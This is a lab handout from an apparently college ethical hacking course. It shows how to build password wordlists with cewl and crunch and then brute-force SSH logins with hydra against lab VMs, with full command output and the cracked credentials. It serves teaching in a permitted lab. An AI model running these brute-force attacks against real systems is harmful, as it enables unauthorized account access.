SSH Brute Force Attack


Last updated 9/10/2017

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.


Internet
VLab CIS 76 pod: EH-Pod-xx
(where xx is your pod number)
NoSweat
(PA-500 Firewall)
.1
SW-830-R5-01
(Cisco switch)
"Microlab Network"
172.30.10.0/24
.160
.161
EH-Centos
EH-Rouji
.2xx
.1
EH-pfSense-xx
Pod firewall
and gateway
EH-Pod-xx
"EH-Pod-xx Network"
10.76.xx.0/24
.150
EH-Kali-xx
Attacker
.101
EH-OWASP-xx
Victim
.201
EH-WinXP-xx
Victim
.207
EH-Win7-xx
Victim
.dhcp
EH-Lolli-xx
Victim

Requirements

1. EH-Rouji VM online
2. Kali VM (baseline snapshot or later)

Caveat: Using short hostnames on Kali

```
root@eh-kali-05:~# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 172.30.5.101

root@eh-kali-05:~# host eh-rouji
Host eh-rouji not found: 3(NXDOMAIN)

root@eh-kali-05:~# host eh-rouji.cis.cabrillo.edu
eh-rouji.cis.cabrillo.edu has address 172.30.10.161
```

Short hostname is not resolved.

Full (FQDN) hostname is resolved.


```
root@eh-kali-05:~# echo search cis.cabrillo.edu >> /etc/resolv.conf
root@eh-kali-05:~# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 172.30.5.101
search cis.cabrillo.edu

root@eh-kali-05:~# host eh-rouji
eh-rouji.cis.cabrillo.edu has address 172.30.10.161
```

Update your /etc/resolv.conf file if you want to use short hostnames.

Generating a wordlist from website content

The scenario



Scenario: The attacker on Kali will generate a wordlist from the CIS 76 home page and use that for a SSH brute force login attack against a user named *tolien* on EH-Rouji.

cewl - making a wordlist from a website

```
cewl -d 0 -m 5 -v https://simms-teach.com/cis76home.php -w words
```

-d 0 = how deeply to "spider" (follow) links. Use zero to follow no links.

-m 5 = minimum word length of 5

-v = verbose

-w words = write output to file named *words*

See the man page for more information

Generating a wordlist from a website

```
root@eh-kali-05:~/brute# cewl -d 0 -m 5 -v https://simms-teach.com/cis76home.php -w words
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at https://simms-teach.com/cis76home.php
Visiting: https://simms-teach.com/cis76home.php, got response code 200
Attribute text found:
Hayrocket Site Valid XHTML 1.0 Strict Valid CSS!

Writing words to file


root@eh-kali-05:~/brute# wc -l words
576 words


root@eh-kali-05:~/brute# tail words
innercontent
outercontent
Metal
Sitemap
Credits
Earth
footer
Simms
Hayrocket
Strict
```

hydra - brute force attack tool

```
hydra eh-rouji ssh -l tolian -P words -s 22 -t 8 -vV
```

ssh = attack ssh service

-l tolian = try to login as the user named *tolian*

-P words = use the word list named *words*

-s 22 = attack port 22

-t 8 = run 8 tasks in parallel

-vV = verbose output

See the man page for more information


Running a SSH brute force attack

```
root@eh-kali-05:~/brute# hydra eh-rouji ssh -l tolian -P words -s 22 -t 8 -vV
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-09-13 11:33:50
[DATA] max 8 tasks per 1 server, overall 64 tasks, 576 login tries (l:1/p:576), ~1 try
per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://172.30.10.161:22
[INFO] Successful, password authentication is supported by ssh://172.30.10.161:22
[ATTEMPT] target eh-rouji - login "tolian" - pass "class" - 1 of 576 [child 0]
[ATTEMPT] target eh-rouji - login "tolian" - pass "students" - 2 of 576 [child 1]
[ATTEMPT] target eh-rouji - login "tolian" - pass "instructor" - 3 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Cabrillo" - 4 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Describe" - 5 of 576 [child 4]
[ATTEMPT] target eh-rouji - login "tolian" - pass "forum" - 6 of 576 [child 5]
< snipped >
[ATTEMPT] target eh-rouji - login "tolian" - pass "penetration" - 106 of 576 [child 7]
[ATTEMPT] target eh-rouji - login "tolian" - pass "ethical" - 107 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Security" - 108 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Operating" - 109 of 576 [child 4]
[22][ssh] host: eh-rouji   login: tolian   password: ethical
[STATUS] attack finished for eh-rouji (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-09-13 11:34:41
root@eh-kali-05:~/brute#
```

Generating an exhaustive wordlist by length or by custom templates

The scenario



Scenario: The attacker on Kali will generate a template based wordlist to attack the users *romeo* and *juliet* on EH-Rouji.

crunch - generate exhaustive wordlists

```
crunch 3 3 -t ,%% -o wordlist
```

first **3** = minimum word length of 3

second **3** = maximum word length of 3

, = substitute all upper case letters
% = substitute all digits

-o wordlist = write output to file named *wordlist*

See the man page for more information

Generating a wordlist from a template

```
root@eh-kali-05:~# crunch 3 3 -t ,%% -o wordlist
Crunch will now generate the following amount of data: 10400 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2600

crunch: 100% completed generating output


root@eh-kali-05:~# wc -l wordlist
2600 wordlist


root@eh-kali-05:~# head -n4 wordlist
A00
A01
A02
A03
root@eh-kali-05:~# tail -n4 wordlist
Z96
Z97
Z98
Z99
```

hydra - brute force attack tool

```
hydra eh-rouji ssh -L users -P wordlist -t8 -vV
```

ssh = attack ssh service

-L users = try to login as the users in the file named *users*

-P wordlist = use the word list named *wordlist*

-t 8 = run 8 tasks in parallel

-vV = verbose output

See the man page for more information

Running a SSH brute force attack

```
root@eh-kali-05:~# cat users
romeo
juliet


root@eh-kali-05:~# hydra eh-rouji ssh -L users -P wordlist -t8 -vV
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-10 20:14:22
[DATA] max 8 tasks per 1 server, overall 64 tasks, 5200 login tries (l:2/p:2600), ~10
tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://172.30.10.161:22
[INFO] Successful, password authentication is supported by ssh://172.30.10.161:22
[ATTEMPT] target eh-rouji - login "romeo" - pass "A00" - 1 of 5200 [child 0] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A01" - 2 of 5200 [child 1] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A02" - 3 of 5200 [child 2] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A03" - 4 of 5200 [child 3] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A04" - 5 of 5200 [child 4] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A05" - 6 of 5200 [child 5] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A06" - 7 of 5200 [child 6] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "A07" - 8 of 5200 [child 7] (0/0)
```

Running a SSH brute force attack

```
[ATTEMPT] target eh-rouji - login "romeo" - pass "R71" - 1772 of 5200 [child 3] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "R72" - 1773 of 5200 [child 0] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "R73" - 1774 of 5200 [child 1] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "R74" - 1775 of 5200 [child 6] (0/0)
[ATTEMPT] target eh-rouji - login "romeo" - pass "R75" - 1776 of 5200 [child 3] (0/0)
[22][ssh] host: eh-rouji   login: romeo   password: R75
[ATTEMPT] target eh-rouji - login "juliet" - pass "A00" - 2601 of 5200 [child 3] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "A01" - 2602 of 5200 [child 5] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "A02" - 2603 of 5200 [child 0] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "A03" - 2604 of 5200 [child 7] (0/0)
```

Running a SSH brute force attack

```
[ATTEMPT] target eh-rouji - login "juliet" - pass "C45" - 2846 of 5200 [child 0] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C46" - 2847 of 5200 [child 4] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C47" - 2848 of 5200 [child 6] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C48" - 2849 of 5200 [child 1] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C49" - 2850 of 5200 [child 3] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C50" - 2851 of 5200 [child 5] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C51" - 2852 of 5200 [child 7] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C52" - 2853 of 5200 [child 2] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C53" - 2854 of 5200 [child 0] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C54" - 2855 of 5200 [child 4] (0/0)
[ATTEMPT] target eh-rouji - login "juliet" - pass "C55" - 2856 of 5200 [child 6] (0/0)
[22][ssh] host: eh-rouji   login: juliet   password: C55
[STATUS] attack finished for eh-rouji (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-10 20:33:57
root@eh-kali-05:~#
```

Running a SSH brute force attack

```
[rsimms@rouji ~]$ sudo du -s /var/log/* | sort -n | tail -5
320         /var/log/dracut.log-20170101
476         /var/log/sa
836         /var/log/secure
1200        /var/log/btmp
24808       /var/log/audit
[rsimms@rouji ~]$
[rsimms@rouji ~]$ df
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/mapper/vg_eh13centos3262-lv_root
                      11908296   2824784   8962552  24% /
tmpfs                  1035636       436   1035200   1% /dev/shm
/dev/sda1               495844     31736    438508   7% /boot
[rsimms@rouji ~]$
```

```
[rsimms@rouji ~]$ sudo du -s /var/log/* | sort -n | tail -5
320         /var/log/dracut.log-20170101
480         /var/log/sa
1244        /var/log/secure
1788        /var/log/btmp
26524       /var/log/audit
[rsimms@rouji ~]$ df
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/mapper/vg_eh13centos3262-lv_root
                      11908296   2827468   8959868  24% /
tmpfs                  1035636       436   1035200   1% /dev/shm
/dev/sda1               495844     31736    438508   7% /boot
[rsimms@rouji ~]$
```

Note: The log files on the victim system will grow as the failed logins pile up.

Credits

CREATING CUSTOM DICTIONARY FILES USING CEWL
by AAMIR LAKHANI

https://www.doctorchaos.com/creating-custom-dictionary-files-using-cewl/

HACKAHOLIC - Hydra Brute Force SSH

http://hackaholic.info/hydra-bruteforce-ssh/

How to Crack Passwords, Part 4 (Creating a Custom Wordlist with Crunch)
by OCCUPYTHEWEB

https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-4-creating-custom-wordlist-with-crunch-0156817/